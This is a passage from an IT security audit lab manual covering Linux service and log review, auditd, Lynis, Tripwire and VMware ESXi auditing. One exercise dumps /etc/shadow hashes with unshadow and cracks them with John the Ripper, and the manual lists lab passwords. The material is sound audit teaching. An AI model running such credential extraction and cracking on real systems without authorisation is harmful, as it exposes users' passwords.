Note: systemctl shows the results one page at a time. **Use the space bar to move to the next page, and the "q" key to exit the command output.** The command you ran lists all services, whether they are configured to run at startup or not. To see only the services configured to run at startup, use grep to show only the lines which contain the word "enabled"

```
systemctl list-unit-files | grep enabled
```

To gather a list of services which are currently running on the system, use this command:

```
systemctl list-units --type=service --state=running
```

During an audit, you should go over this list with the system administrator to see if any unauthorized services are running, and if any necessary services are missing.

Part 3 -- Assessing Password Strength with John the Ripper

Background: Auditors are sometimes asked to assess user password strength on a system by using password-cracking tools against encrypted passwords. In this section, you will extract hashes from the shadow file and attempt to crack them using the john tool and its built-in password file. You will find that some users have chosen weak, dictionary-based passwords which can be cracked by an intruder quickly. Others seem to have stronger passwords which are not so easily cracked. Your goal is to identify poor password practices, not to crack every password on the system.

Instructions: Enter a root session on the Ubuntu server by running the following command, entering your password (Password1) if prompted.

```
sudo su -
```

Make a directory in root's home directory to save the extracted hashes, and then change into that directory:

```
mkdir /root/pwd
```

```
cd /root/pwd
```

Extract the hashes into a format suitable for John to crack using this command.

```
unshadow /etc/passwd /etc/shadow > pwd.txt
```

Finally, run John against the hashes using this command. John will run in default mode, which uses a built in dictionary file to attempt to crack the passwords.

```
john pwd.txt
```

John will display passwords as they are cracked. After John has run for a few minutes, you can kill it with CTRL-C. You can view results from this run using the command:

```
john --show pwd.txt
```

Exit your root shell with the `exit` command.

Stay logged in to the Ubuntu host for the next exercise.

Exercise 3.4 - Unix Logging, Monitoring and Auditing

VMs Needed

- ☒ Windows 10
- ☒ Ubuntu

Objectives

- Demonstrate the procedures for retrieving audit evidence from the Linux system logging facilities.
- Practice the use of the journalctl tool for retrieving data from systemd binary log files.
- Implement auditd rules and query auditd logs for useful audit evidence.
- Examine the use of the lynis tool for auditing Linux systems.
- Revisit the Tripwire file integrity assessment tool as it reports on detected system changes.

Overview

In this final lab of day five, you will explore three different very useful mechanisms for collecting and retrieving audit data on Linux/Unix systems. You should be logged onto the Ubuntu VM using putty from the Windows 10 VM and should obtain a root prompt before proceeding. **You will need to be the root user for many of today's commands to work properly and return full results. Use the `sudo su -` command to become root.** Remember that on a real audit, you would ask the administrator to run these commands and provide you with the output.

Part 1 -- System Logging Facilities

Background: The syslog (system logging) facility has been around in Linux since the early days. Traditionally, Linux systems have stored logs as text files, which are managed and rotated by the syslog daemon, syslogd, or some equivalent. While many modern Linux distributions also write data to newer binary log files, the text-based logs are often still available. In this section of the exercise, we will examine the placement of these text logs and explore ways to extract meaningful information from them.

Instructions: As the root user on the Ubuntu VM, change to the /var/log directory, and obtain a listing of all the log files created by the syslog daemon:

```
cd /var/log
```

```
ls -l syslog*
```

The following screenshot was taken on a production Ubuntu server to show you what logs look like on a "real" server.

-rw-r-----	1	syslog	adm	61390	Apr 16 21:17	syslog
-rw-r-----	1	syslog	adm	80347	Apr 16 00:08	syslog.1
-rw-r-----	1	syslog	adm	6657	Apr 15 00:06	syslog.2.gz
-rw-r-----	1	syslog	adm	38868	Apr 14 00:09	syslog.3.gz
-rw-r-----	1	syslog	adm	11931	Apr 13 00:06	syslog.4.gz
-rw-r-----	1	syslog	adm	4870	Apr 12 00:07	syslog.5.gz
-rw-r-----	1	syslog	adm	7228	Apr 11 00:05	syslog.6.gz
-rw-r-----	1	syslog	adm	8375	Apr 10 00:05	syslog.7.gz

The "syslog" file contains the current day's log entries, starting the last time the log was rotated. The "syslog.1" file will contain yesterday's entries, etc. Notice in the screenshot that files two or more days old are gzip compressed to save disk space.

Rather than working with your VM's current log files, we have copied some logs from the VM to the /home/auditor/logs directory. Change into that directory and view the files.

```
cd /home/auditor/logs
```

```
ls -l
```

The text searching and manipulation tools we discussed in class, along with a knowledge of regular expressions, are very useful for searching text-based audit logs. Use the `grep` command to find lines in the "syslog" file which mention "buggybank," ignoring text case:

```
grep -i buggybank syslog
```

You should notice a potential security issue which should be included in your report. The permissions on the "buggybank.service" file used by Systemd are overly permissive. If you wanted to find other services which might have the same issue, you could use `grep` to find logs which mention both "systemd" and "executable." Use this command to perform that search:

```
grep "systemd.*executable" syslog
```

To list only the service file paths, add to the end of that command:

```
grep "systemd.*executable" syslog | awk '{print $8}'
```

To remove the duplicates from this list, apply the "sort" and "uniq" tools to the end of the line:

```
grep "systemd.*executable" syslog | awk '{print $8}' | sort | uniq
```

```
auditor@ubuntu:~/logs$ grep "systemd.*executable" syslog | awk '{print $8}' | sort | uniq
/etc/systemd/system/buggybank.service
/etc/systemd/system/bwapp.service
/etc/systemd/system/dvwa.service
/etc/systemd/system/juice-shop.service
/etc/systemd/system/wackoPicko.service
```

The "z" tools can be used to perform similar searches in the compressed log archives. To list the contents of one of the zipped files, you can use the "zcat" and related commands:

```
zcat syslog.2.gz
```

```
zless syslog.2.gz
```

Remember that the spacebar and up/down arrows can be used to navigate the results, and the 'q' key will let you "quit" the zless command

```
zgrep "systemd" syslog.2.gz
```

```

auditor@ubuntu:~/logs$ zgrep "systemd" syslog.2.gz
Feb 17 06:45:49 debianWebServer systemd[1]: Starting Daily apt upgrade and clean activities...
Feb 17 06:45:52 debianWebServer systemd[1]: Started Daily apt upgrade and clean activities.
Feb 17 06:45:52 debianWebServer systemd[1]: apt-daily-upgrade.timer: Adding 22min 52.146198s random time.
Feb 17 06:45:52 debianWebServer systemd[1]: apt-daily-upgrade.timer: Adding 57min 57.810782s random time.
Feb 17 06:55:10 debianWebServer systemd[1]: Starting Daily apt download activities...
Feb 17 06:59:12 debianWebServer systemd[1]: Started Daily apt download activities.
Feb 17 06:59:12 debianWebServer systemd[1]: apt-daily.timer: Adding 4h 39min 50.278011s random time.
Feb 17 06:59:12 debianWebServer systemd[1]: apt-daily.timer: Adding 5h 11min 16.763147s random time.
Feb 17 19:20:39 debianWebServer systemd[1]: Starting Cleanup of Temporary Directories...
Feb 17 19:20:39 debianWebServer systemd[1]: Started Cleanup of Temporary Directories.

```

Please note: on many (especially Redhat-based) Linux distributions, the main syslog file will be named "messages" instead of syslog, and older logs may be saved with the rotation date in the filename. Your techniques for searching them will be the same.

```

[root@centos7 log]# cd /var/log
[root@centos7 log]# ls -l message*
-rw-----. 1 root root 619669 Feb 21 11:01 messages
-rw-----. 1 root root 149307 Jan 21 12:13 messages-20190121
-rw-----. 1 root root 406783 Feb  1 17:01 messages-20190201
-rw-----. 1 root root 131152 Feb 12 19:01 messages-20190212
-rw-----. 1 root root 530734 Feb 19 11:05 messages-20190219
[root@centos7 log]#

```

Part 2 -- Systemd Logging

Background: Newer Linux distributions which make use of systemd for startup and management write logs in a binary log file format to journal files. These files are normally stored in either the /var/log/journal or /run/log/journal directory.

Instructions: Explore the contents of the journal file using the "journalctl" command. *Please note that the command shows data using the "more" tool to display the data one page at a time. Use the spacebar to move to the next page, and the up and down arrows to move one line at a time. Use the "q" key to quit viewing the current results. The pager can be turned off by adding --no-pager to the command line.*

Type this command to view all the log entries in the journal:

```
journalctl
```

Use the space bar and arrow keys to explore the entries returned, and then type "q" to leave the paginated results.

To see only log entries created since the last system boot, use the following command:

```
journalctl -b
```

To see a list of all the separate boots logged in the journal, type:

```
journalctl --list-boots
```

```
root@debianWebServer:~# journalctl --list-boots
-20 bc88528ccbc64f818deb355547a04dfc Tue 2019-01-29 19:50:25 CST-Sat 2019-02-02 08:52:58 CST
-19 e9aa4466abe84a2c802538a89e31d32e Mon 2019-02-04 20:28:05 CST-Mon 2019-02-04 22:26:41 CST
-18 15bd7d430d9644bfa9c8218d275a59d6 Tue 2019-02-05 18:35:13 CST-Tue 2019-02-05 18:52:22 CST
-17 bc2aebb2b3174b5ebe988de6fb579ac2 Tue 2019-02-05 18:53:52 CST-Thu 2019-02-07 19:54:07 CST
-16 22d9a32cae4e4e5ab377a98c2203e0eb Thu 2019-02-07 19:58:09 CST-Sat 2019-02-09 15:18:40 CST
-15 33422a0b4c3b41f7b4fa71925469a4d4 Sat 2019-02-09 17:20:41 CST-Sat 2019-02-09 18:43:55 CST
-14 8fc240d26d8c423d965308657fb49a17 Sun 2019-02-10 18:40:22 CST-Sun 2019-02-10 21:33:25 CST
-13 5252b7d16888445eb8d3f49c215d7580 Sun 2019-02-10 21:33:31 CST-Mon 2019-02-11 07:28:36 CST
-12 5d4336d4cf7045a0b82949f4dc2bcbef Mon 2019-02-11 07:28:51 CST-Mon 2019-02-11 08:11:09 CST
-11 e92ed7a15f4f483faf9678d4025f5571 Mon 2019-02-11 08:11:19 CST-Mon 2019-02-11 14:15:36 CST
-10 e1afdd97cbfe49abbc4c256e3f67d48c Mon 2019-02-11 14:15:47 CST-Mon 2019-02-11 19:16:26 CST
-9 ec4dfd1c896446b5944409dd58455bd4 Tue 2019-02-12 18:32:46 CST-Wed 2019-02-13 13:23:29 CST
-8 eadc6ca8c22744e78dd8b87bcdcb7411 Wed 2019-02-13 13:23:37 CST-Thu 2019-02-14 07:39:43 CST
-7 aee161f12e1d422aa25f3c4f1b947833 Thu 2019-02-14 10:58:34 CST-Sat 2019-02-16 10:55:39 CST
-6 3335d59920014af3a9390d4dfa9e1496 Sat 2019-02-16 10:56:41 CST-Sat 2019-02-16 13:53:25 CST
-5 e9aa94a603cb48de926d514952dbea65 Sat 2019-02-16 19:05:11 CST-Mon 2019-02-18 12:40:23 CST
-4 c64749a1ad2c4aab93cb7a135fff7b76 Mon 2019-02-18 12:40:29 CST-Mon 2019-02-18 12:42:18 CST
-3 7316c71187b84a698333d6b8f58d2d62 Mon 2019-02-18 12:42:27 CST-Mon 2019-02-18 13:54:47 CST
-2 c8a3c55dea7c4301a49427ede59a0792 Mon 2019-02-18 17:51:04 CST-Tue 2019-02-19 08:09:29 CST
-1 b14d46940e924ff19d901c75461e5cab Tue 2019-02-19 08:09:39 CST-Tue 2019-02-19 14:23:42 CST
0 3fd38eae016d44389745e5596b4d5923 Tue 2019-02-19 14:23:52 CST-Wed 2019-02-20 22:25:17 CST
root@debianWebServer:~#
```

Note that your results will vary from this screenshot

The bottom of the list is the most recent. The numbers in the left-hand column are an offset from the current boot. "-5" represents the log information gathered five boots ago. The second column is a boot id, which can be used to query logs from only that boot session. To retrieve logs from two boots ago, you can enter:

```
journalctl -b -2
```

or

```
journalctl -b ca762c62e781432eac93ada7c44c246a
```

You can also query the journal for events during a particular time frame, like this:

```
journalctl --since yesterday
```

or

```
journalctl --since yesterday --until "1 hour ago"
```

To query for events with a particular string as part of the unit name, you could enter a command like this:

```
journalctl -u buggybank
```

To search for entries related to a specific binary, you can use one of these formats:

```
journalctl /usr/bin/docker
```

or

```
journalctl -t docker
```

On your own, try to show entries for when the "sudo" command was run.

Part 3 -- Auditd

Background: Most newer version of Linux include the audit daemon, auditd, for performing kernel level auditing of object access, process management, and other aspects of system operation. Auditd can also be used to monitor important directory for changes. In this section of the exercise, you will use auditctl to configure a rule to watch root's home directory. After making some changes to the directory, you will run queries to see what changes were made.

Instructions: To check that auditd is installed, you can use aureport to view a summary of auditd activity:

```
aureport
```

Next, use the auditctl command to list the current set of auditd rules. Since you just installed auditd, the rule set will be empty:

```
auditctl -l
```

Finally, add rules to watch the home directories of both the auditor and root users. The keywords "rootHome" and "auditHome" will be attached to log entries created by the rules, respectively. You will be able to search for these keywords later to see events logged by each rule:

```
auditctl -w /root -k rootHome
```

```
auditctl -w /home/auditor -k auditHome
```

When you list the rules again, you should see your new rules included:

```
auditctl -l
```

```
root@ubuntu:~# auditctl -w /root -k rootHome
root@ubuntu:~# auditctl -l
-w /root -p rwx -k rootHome
```

We'll run a report for activity later in the lab, after we have caused some filesystem changes to happen.

Part 4 -- Lynis System Audit

Background: Lynis is an open-source audit tool for Linux. (There are commercial support and enterprise features available for purchase from the developer.) In this section of the exercise, .

Instructions: Install the Lynis tool from GitHub into a directory under root's home directory:

```
cd /root
```

```
cp -vR /home/auditor/lynis .
chown -R root:root lynis
```

Change into the newly-created /root/lynis directory and then run Lynis in quick mode. It will perform a configuration audit of the system, storing a log and a report in the /var/log/ directory:

```
cd /root/lynis
```

```
./lynis -Q
```

```
root@ubuntu:~# cd lynis/
root@ubuntu:~/lynis# ./lynis -Q

#####
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.

2007-2020, CISOfy - https://cisofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)
#####
```

View the report lynis generated in the /var/log/directory. Use spacebar, the arrow keys, and "q" to navigate the pagination program "less."

```
less /var/log/lynis-report.dat
```

It seems that lynis makes its recommendations in lines that begin with the word "suggestion." To view only these lines, use the following command:

```
grep suggest /var/log/lynis-report.dat | less
```

You can use the 'q' key to exit the less program when you have finished viewing the report.

```
root@ubuntu:~/lynis# grep suggest /var/log/lynis-report.dat | less

I
suggestion[]=BOOT-5122|Set a password on GRUB boot loader to prevent altering boot configuration (e.g. boot in sin
suggestion[]=KRNL-5820|If not required, consider explicit disabling of core dump in /etc/security/limits.conf file
suggestion[]=AUTH-9229|Check PAM configuration, add rounds if applicable and expire passwords to encrypt with new
suggestion[]=AUTH-9230|Configure minimum encryption algorithm rounds in /etc/login.defs|-|-|
suggestion[]=AUTH-9230|Configure maximum encryption algorithm rounds in /etc/login.defs|-|-|
suggestion[]=AUTH-9262|Install a PAM module for password strength testing like pam_cracklib or pam_passwdqc|-|-|
```

On your own, read through the suggestions and determine which ones seem critical enough to include in an audit report.

Part 5 - Tripwire Integrity Checking

Instructions: Now that you've made a number of changes to the system, it's time to re-run Tripwire to see if it identified that files on the host have changed. Run this command and analyze the report to see if Tripwire noticed that you've made changes to the system:

```
tripwire -m c
```

Remember that any number other than zero for the number of violations found indicates that the machine is no longer in its baselined, known-good state.

Rule Summary:				
Section: Unix File System				
Rule Name	Severity Level	Added	Removed	Modified
Other binaries	66	0	0	0
Tripwire Binaries	100	0	0	0
Other libraries	66	0	0	0
Root file-system executables	100	0	0	0
Tripwire Data Files	100	0	0	0
* System boot changes	100	3	0	173
Root file-system libraries (/lib)	100	0	0	0
Critical system boot files	100	0	0	0
Other configuration files (/etc)	66	0	0	0
Boot Scripts	100	0	0	0
Security Control	66	0	0	0
* Root config files	100	171	0	2
Devices & Kernel information (/dev)	100	0	0	0
Invariant Directories	66	0	0	0
Total objects scanned: 21343				
Total violations found: 349				

Part 6 -- Auditd Reporting

Instructions: Finally, run the ausearch and aureport tools to see if auditd correctly logged the changes to root's home directory. First, run aureport looking for the keyword "rootHome" which you created for the rule to watch root's home directory:

```
ausearch -k rootHome | less
```

```

root@ubuntu:~# ausearch -k rootHome | less
-----
time->Thu Apr 16 16:28:22 2020
type=CONFIG_CHANGE msg=audit(1587072502.322:16): auid=1000 ses=8 op=add_rule key="rootHome" list=4 res=1
-----
time->Thu Apr 16 16:29:32 2020
type=PROCTITLE msg=audit(1587072572.761:17): proctitle=67697400636C6F6E650068747470733A2F2F6769746875622E636F6D2F4349534
type=PATH msg=audit(1587072572.761:17): item=1 name="lynis" inode=2097165 dev=08:01 mode=040755 ouid=0 ogid=0 rdev=00:00
type=PATH msg=audit(1587072572.761:17): item=0 name="/root" inode=2097153 dev=08:01 mode=040700 ouid=0 ogid=0 rdev=00:00
type=CWD msg=audit(1587072572.761:17): cwd="/root"
type=SYSCALL msg=audit(1587072572.761:17): arch=c000003e syscall=83 success=yes exit=0 a0=55b8523226d0 al=1ff a2=55b8523
y=pts0 ses=8 comm="git" exe="/usr/bin/git" key="rootHome"
-----
time->Thu Apr 16 16:29:32 2020
type=PROCTITLE msg=audit(1587072572.765:18): proctitle=67697400636C6F6E650068747470733A2F2F6769746875622E636F6D2F4349534
type=PATH msg=audit(1587072572.765:18): item=1 name="/root/lynis/.git" inode=2097166 dev=08:01 mode=040755 ouid=0 ogid=0

```

While this utility seems to output a lot of information, it's not very human-readable just yet. Next, run the output of ausearch through the aureport tool to see the data in a more readable format:

```
ausearch -k rootHome | aureport -f -i | less
```

```

File Report
=====
# date time file syscall success exe auid event
=====
1. 06/06/21 03:03:28 ./lynis mkdir yes /usr/bin/cp auditor 141
2. 06/06/21 03:03:28 ./lynis/.git mkdir yes /usr/bin/cp auditor 142
3. 06/06/21 03:03:28 ./lynis/.git/info mkdir yes /usr/bin/cp auditor 143
4. 06/06/21 03:03:28 ./lynis/.git/info/exclude openat yes /usr/bin/cp auditor 144
5. 06/06/21 03:03:28 ./lynis/.git/hooks mkdir yes /usr/bin/cp auditor 145
6. 06/06/21 03:03:28 ./lynis/.git/hooks/pre-receive.sample openat yes /usr/bin/cp auditor 146
7. 06/06/21 03:03:28 ./lynis/.git/hooks/pre-push.sample openat yes /usr/bin/cp auditor 147
8. 06/06/21 03:03:28 ./lynis/.git/hooks/pre-commit.sample openat yes /usr/bin/cp auditor 148
9. 06/06/21 03:03:28 ./lynis/.git/hooks/pre-rebase.sample openat yes /usr/bin/cp auditor 149
10. 06/06/21 03:03:28 ./lynis/.git/hooks/fsmonitor-watchman.sample openat yes /usr/bin/cp auditor 150
11. 06/06/21 03:03:28 ./lynis/.git/hooks/prepare-commit-msg.sample openat yes /usr/bin/cp auditor 151
12. 06/06/21 03:03:28 ./lynis/.git/hooks/update.sample openat yes /usr/bin/cp auditor 152
13. 06/06/21 03:03:28 ./lynis/.git/hooks/applypatch-msg.sample openat yes /usr/bin/cp auditor 153
14. 06/06/21 03:03:28 ./lynis/.git/hooks/post-update.sample openat yes /usr/bin/cp auditor 154
15. 06/06/21 03:03:28 ./lynis/.git/hooks/pre-applypatch.sample openat yes /usr/bin/cp auditor 155
16. 06/06/21 03:03:28 ./lynis/.git/hooks/pre-merge-commit.sample openat yes /usr/bin/cp auditor 156
17. 06/06/21 03:03:28 ./lynis/.git/hooks/commit-msg.sample openat yes /usr/bin/cp auditor 157
18. 06/06/21 03:03:28 ./lynis/.git/description openat yes /usr/bin/cp auditor 158
19. 06/06/21 03:03:28 ./lynis/.git/branches mkdir yes /usr/bin/cp auditor 159
20. 06/06/21 03:03:28 ./lynis/.git/refs mkdir yes /usr/bin/cp auditor 160
21. 06/06/21 03:03:28 ./lynis/.git/refs/heads mkdir yes /usr/bin/cp auditor 161

```

The report should show you hundreds of Linux system calls made to create and open files and directories under the /root directory.

When you have finished exploring the reports, you can exit all terminals and shut down the VMS you used today.

Exercise 4.1 - Auditing Hypervisors

VMs Needed

- ☒ 507Win10
- ☒ 507ESXi

Objectives






- Familiarize auditors with the administrative interfaces of various commonly-used hypervisors.
- Provide techniques for gathering audit evidence related to the important setting in hypervisors.
- Demonstrate common configuration problems with virtualization technologies.

Part 0 -- Introduction

In this lab, we will be interacting with the VMware ESXi hypervisor by using its web GUI and the PowerCLI PowerShell modules. Please note that we do not expect auditors to be working at the physical console of virtualization hosts or to have administrative access to the servers through some other interface. You will use a user account provisioned with only the access needed for the audit activities.


Part 1 -- Booting the ESXi Server

Locate and open the "507-G01-VMs" folder you created on your desktop. Open the folder in it called "esxi." Within that folder, locate and double-click on the "esxi.vmx" file. If your laptop does not show filename extensions, the VMX file will be the only one in the folder with an icon consisting of three interlocking squares.

Name	Date modified	Type
 507ESX.nvram	6/5/2021 3:01 PM	VMware Virtual M...
 507ESX.vmdk	6/5/2021 3:19 PM	VMware virtual dis...
 507ESX.vmsd	5/30/2021 9:31 PM	VMware snapshot ...
 507ESX.vmx	6/5/2021 3:19 PM	VMware virtual ma...
 507ESX.vmx	6/5/2021 3:19 PM	VMware Team Me...

Type: VMware virtual machine configuration
Size: 2.98 KB
Date modified: 6/3/2021 8:48 AM

The first time your VMware product loads the VM, it may prompt to ask whether you have moved or copied the virtual machine files. For every VM in this course, we will answer "I moved it."



Once the ESXi server has booted, you will see a console similar to the following:

VMware ESXi 7.0.2 (VMKernel Release Build 17867351)

VMware, Inc. VMware7.1

2 x Intel(R) Core(TM) i9-10885H CPU @ 2.40GHz
4 GiB Memory

To manage this host, go to:
<https://esxi1/>
<https://10.50.7.31/> (STATIC)

<F2> Customize System/View Logs


<F12> Shut Down/Restart

You will not logon to this server during the lab. You will interact with it using other tools.

Remember that if you "lose" your cursor at the ESXi console, you may get your cursor back by simply pressing the CTRL and ALT keys (CMD and CTRL on a Mac) on your keyboard at the same time.

Part 2 -- ESXi Web Interface

Use the Firefox browser on your Windows 10 VM to view the web interface of the ESXi server, by opening Firefox and entering 10.50.7.31 in the address bar. You will be presented with an error:



Warning: Potential Security Risk Ahead

Firefox detected a potential security threat and did not continue to 10.50.7.31. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

What can you do about it?

The issue is most likely with the website, and there is nothing you can do to resolve it.

If you are on a corporate network or using anti-virus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.

[Learn more...](#)

[Go Back \(Recommended\)](#) [Advanced...](#)

The error is caused by the fact that the server is using what is typically called a "self-signed" certificate. This simply means that the server, itself, generated and signed the certificate. In other words, it is not trusted by your browser because your browser doesn't know anything about the Certificate Authority used to generate the certificate (because there isn't one). It turns out that the XenServer has exactly this same problem, but XenCenter will happily connect to and add the self-signed certificate on the XenServer.

In production environments, this sort of certificate error should never occur. It should always trigger an audit finding if it does occur. The situation is easily remedied by installing a valid certificate on the server. This should be part of the initial server setup process. The certificate should normally be issued by the company's internal certificate authority (CA) and administrators' browsers should be configured to trust certificates signed by that CA. If administrators are ignoring certificate errors during administrative sessions, they may be vulnerable to machine-in-the-middle attacks.

To continue to the web interface, click on the "Advanced" button, then click on the "Add Exception..." button and finally click the "Accept the Risk and Continue" button.



Warning: Potential Security Risk Ahead

Firefox detected a potential security threat and did not continue to 10.50.7.31. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

What can you do about it?

The issue is most likely with the website, and there is nothing you can do to resolve it.

If you are on a corporate network or using anti-virus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.

[Learn more...](#)

Go Back (Recommended)

Advanced...

Websites prove their identity via certificates. Firefox does not trust this site because it uses a certificate that is not valid for 10.50.7.31. The certificate is only valid for localhost.localdomain.

Error code: [SEC_ERROR_UNKNOWN_ISSUER](#)

[View Certificate](#)

Go Back (Recommended)

Accept the Risk and Continue

Log onto the web interface with these credentials:

Username: auditor

Password: Password1! (note the exclamation point used to comply with VMWare password requirements)

User name: auditor

Password: [masked]

Log in

You should now see a web page like this. Use this interface to answer the questions which follow.

The screenshot displays the VMware ESXi 7.0 Update 2 web interface. The left sidebar shows the 'Navigator' with 'Host' selected. The main panel shows the host 'esxi1.localdomain' with the following details:

- Version:** 7.0 Update 2
- State:** Normal (not connected to any vCenter Server)
- Uptime:** 0 days

System metrics are shown in the top right:

- CPU:** FREE: 4.8 GHz (1%), USED: 28 MHz, CAPACITY: 4.8 GHz
- MEMORY:** FREE: 2.7 GB (32%), USED: 1.3 GB, CAPACITY: 4 GB
- STORAGE:** FREE: 120.3 GB (1%), USED: 1.45 GB, CAPACITY: 121.75 GB

The 'Hardware' section lists the following details:

- Manufacturer:** VMware, Inc.
- Model:** VMware7,1
- CPU:** 2 CPUs x Intel(R) Core(TM) i9-10885H CPU @ 2.40GHz
- Memory:** 4 GB
- Virtual flash:** 2.76 GB used, 119.75 GB capacity
- Networking:**
 - Hostname:** esxi1.localdomain
 - IP addresses:** 1. vmk0: 10.50.7.31
 - DNS servers:** 1. 10.50.7.253
 - Default gateway:** 10.50.7.253
 - IPv6 enabled:** No
 - Host adapters:** 3

The 'Configuration' section shows:

- Image profile:** ESXi-7.0U2a-17867351-standard (VMware, Inc.)
- vSphere HA state:** Not configured
- vMotion:** Not supported

The 'System Information' section shows:

- Date/time on host:** Saturday, June 05, 2021, 20:29:23 UTC
- Install date:** Unknown
- Asset tag:** No Asset Tag
- Serial number:** VMware-56 4d ae 6f 91 6d f3 ab-4f ff 51 bc bd f4 91 76
- BIOS version:** VMW71.00V.16722896.B64.20081006 51
- BIOS release date:** Sunday, August 09, 2020, 19:00:00 -05 00


The 'Recent tasks' section shows a single task:

Task	Target	Initiator	Queued	Started	Result	Completed
Auto Start Power On	esxi1.localdomain	root	06/05/2021 15:23:30	06/05/2021 15:23:30	Completed successfully	06/05/2021 15:23:30

From the Main Panel:

1. VMware licensing (currently) focuses on the number of physical processor sockets in the hardware on which you are running ESXi. How many CPU sockets are available on this system?
2. How many cores are available in each processor socket?
3. How much physical RAM is installed in this system?
4. What is the IPv4 address configured for the vmk0 network interface?
5. What is the IP address of the DNS servers that are configured?
6. How many different host adapters are configured on this host?
7. How many datastores are configured?
8. What file system type is being used on the datastores?

To view other important settings, we will need to use some of the other navigation panels. Notice that the word "Navigator" appears on the left-hand side of the window. Other configuration items are listed inside the Navigator pane.



Once you have located the Navigator, please click on the "Networking" section. The various questions below pertain to the tabs found in the Networking panel.

Port Groups

1. How many different port groups are available?
2. Are these port groups connected to different virtual switches?
3. Which of the groups have active ports?

Remember that we do not want to find virtual machines and management ports sharing physical interfaces unless there is a good reason for it (log aggregation, for example).

Physical NICs

1. How many physical NICs are installed on this system?
2. Is the number of physical NICs cause for an audit finding?
3. What speed is the fastest NIC operating at?

Firewall Rules

1. How many different "rules" are currently available in the "Firewall rules" section?
2. It may not be very clear yet how these rules are configured. Please locate the "vSphere Web Client" rule in the list. When you find it, right-click on it and choose "Edit settings." Which hosts are currently permitted to connect to the administrative interface that you are using? (Cancel out of the Edit box after you have your answer.)
3. Locate the vMotion rule. Which hosts are currently permitted to establish vMotion connections to this server?

What you are seeing here are the firewall defaults for a standard ESXi installation. While the inclusion of the firewall interface is very new, the firewall itself has been here for a very long time. Adding a configuration interface for it is a huge improvement, but the default configuration of the firewall is wide open. We would like to reiterate the need to segregate the management, high availability, and SAN traffic from all other activities, both for performance and for security.

Is it inappropriate to use the firewall settings to restrict access? Certainly not. In many ways, it greatly simplifies deployment since we would no longer require a virtual machine to bridge between the management network and the typical internal organizational LAN for collection of log messages. Even so, security controls are only effective if they are actually configured!

You can close the Firefox browser when you've finished answering these questions and exploring the web UI

Part 3 -- Introduction to PowerCLI

Background In this section of the exercise, you will perform manual measurements against a single ESXi host running in your lab environment. In a production environment, you would normally connect to a VCenter Server and run your commands against that server and all of the hosts which it manages. Fortunately, the commands you run against the single server today will work with very little modification when run against a VCenter Server.

Instructions Launch a PowerShell Core console by double-clicking the "Windows Terminal" icon on the desktop or clicking its icon in the Windows taskbar. In the resulting console, use this command to connect to the ESXi server using the PowerCLI PowerShell Module:



Prepare your PowerCLI environment by running these commands. The first one disables prompts for you to join the product experience improvement program. The second command configures PowerCLI to work with only a single server at a time, which will remove some ambiguity from the commands you will be running later in the exercise.

```
Set-PowerCLIConfiguration -Scope User -ParticipateInCEIP $false -Confirm:$false
Set-PowerCLIConfiguration -Scope User -DefaultVIMode Single -Confirm:$false
```

```
PS C:\Users\auditor> Set-PowerCLIConfiguration -Scope User -ParticipateInCEIP $false -Confirm:$false
```

Scope	ProxyPolicy	DefaultVIMode	InvalidCertificateAction	DisplayDeprecationWarnings	WebOperationTimeout Seconds
Session	UseSystemProxy	Single	Ignore	True	300
User		Single	Ignore		
AllUsers					

```
PS C:\Users\auditor> Set-PowerCLIConfiguration -Scope User -DefaultVIMode Single -Confirm:$false
```

Scope	ProxyPolicy	DefaultVIMode	InvalidCertificateAction	DisplayDeprecationWarnings	WebOperationTimeout Seconds
Session	UseSystemProxy	Single	Ignore	True	300
User		Single	Ignore		
AllUsers					

Create a PSCredential object to use to authenticate to the ESXi server by running the following command. When prompted for a password, enter **Password1!** (notice the exclamation mark at the end).

```
$cred = Get-Credential -UserName auditor -Message "Enter password"
```

Attempt to connect to the ESXi server using this command.

```
